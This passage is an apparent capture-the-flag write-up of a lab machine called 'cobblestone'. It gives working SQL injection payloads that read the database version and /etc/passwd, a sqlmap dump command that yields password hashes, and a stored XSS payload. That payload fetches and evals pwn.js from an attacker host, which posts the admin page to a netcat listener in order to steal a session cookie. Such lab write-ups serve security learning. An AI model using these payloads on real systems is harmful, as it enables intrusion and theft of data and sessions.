
Yes, now it returns 200. Let's try union select trick.





I can see the version and files also.

```
1. Show version
url=http%3A%2F%2F10.10.16.59%3A8000%2Ftest%27union+select+1,2,3,4,(select version())--+-
2. Show file
url=http%3A%2F%2F10.10.16.59%3A8000%2Ftest%27union+select+1,2,3,4,(select LOAD_FILE("/etc/passwd"))--+-
```



sqlmap can dump database


```
sqlmap -r cobblestone.req --dbms=mariadb --technique=U -p url --batch --dump --threads 10 --no-cast
```


```
┌─[✗]─[parrot@parrot]─[~/Documents/cobblestone]
└──╼ $cat /home/parrot/.local/share/sqlmap/output/vote.cobblestone.htb/dump/vote/users.csv
id,Email,LastName,Password,Username,FirstName
1,cobble@cobblestone.htb, ,$2y$10$6XMWgf8RN6McVqmRyFIDb.6nNALRsA./u4HAF2GIBs3xgZXvZjv86,admin,Admin
10,abc@abc.com,def,$2y$10$wQRxq53O4HYRA7QaXMouJOsSNY2ijLQSyMwCOgzruTt8xRR6bRltG,abc,abc
```

But it cannot be cracked.


Get cobble shell

Let's see skin link.





In suggest skin, let's try these values to check xss.




```
┌──[parrot@parrot]─[~/Documents/cobblestone]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.232.170 - - [20/Aug/2026 16:49:08] code 404, message File not found
10.129.232.170 - - [20/Aug/2026 16:49:08] "GET /user HTTP/1.1" 404 -
10.129.232.170 - - [20/Aug/2026 16:49:08] code 404, message File not found
10.129.232.170 - - [20/Aug/2026 16:49:08] "GET /skin HTTP/1.1" 404 -
10.129.232.170 - - [20/Aug/2026 16:49:09] code 404, message File not found
10.129.232.170 - - [20/Aug/2026 16:49:09] "GET /user HTTP/1.1" 404 -
10.129.232.170 - - [20/Aug/2026 16:49:09] code 404, message File not found
10.129.232.170 - - [20/Aug/2026 16:49:09] "GET /skin HTTP/1.1" 404 -
10.129.232.170 - - [20/Aug/2026 16:49:10] code 404, message File not found
10.129.232.170 - - [20/Aug/2026 16:49:10] "GET /test HTTP/1.1" 404 -
10.129.232.170 - - [20/Aug/2026 16:49:10] code 404, message File not found
10.129.232.170 - - [20/Aug/2026 16:49:10] "GET /favicon.ico HTTP/1.1" 404 -
```

It shows both username and skin name are vulnerable. For XSS attack, let's prepare a file pwn.js


```
fetch("http://10.10.16.59:8001", {method:"POST", mode:"no-cors",
body:document.documentElement.outerHTML})
```

Start listener, python http server and submit with username


```
┌──[parrot@parrot]─[~/Documents/cobblestone]
└──╼ $nc -lvnp 8001
Listening on 0.0.0.0 8001
```

```
┌──[parrot@parrot]─[~/Documents/cobblestone]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
<img src=x
onerror="fetch('http://10.10.16.59:8000/pwn.js').then(r=>r.text()).then(eval)"
>
```




Now save listener output as an html file and open it.



It has interesting link




It looks for skins_app_admin_server_info.php. Let's check it in my browser.



It includes session cookie, so let's target this file now. Change pwn.js.

